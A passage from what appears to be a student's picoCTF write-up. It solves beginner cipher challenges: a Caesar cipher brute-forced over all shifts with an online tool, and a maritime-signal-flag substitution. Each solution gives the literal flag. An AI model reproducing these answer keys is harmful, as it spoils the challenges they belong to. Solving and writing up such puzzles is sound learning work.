
Solution: *picoCTF{CRYPTOISFUN}*

10. Name: Caesar [100]

Summary: This is a Caesar cipher but I'm sure of the key. What I did was to test all the keys from 0-25 to see which one it was. I completed this task by going to the website

https://www.boxentriq.com/code-breaking/caesar-cipher" and plugging in the numbers from 0-25 till the following value came out at value 12.

Screenshot: Below we see that we have used number 12 to uncover the flag.



Solution: *picoCTF{crossingtherubiconljmawiae}*

11. Name: Flags [200 points]

Summary: The letters in the first part represent of the flag represent PicoCTF and with a few searched I ended up in the international maritime signal flags. Which had the respective symbols for each flag.

https://en.wikipedia.org/wiki/International_maritime_signal_flags

Screenshot: Below is the mapping of flags to letters and numbers.

Solution: PICOCTF{F1AG5AND5TUFF}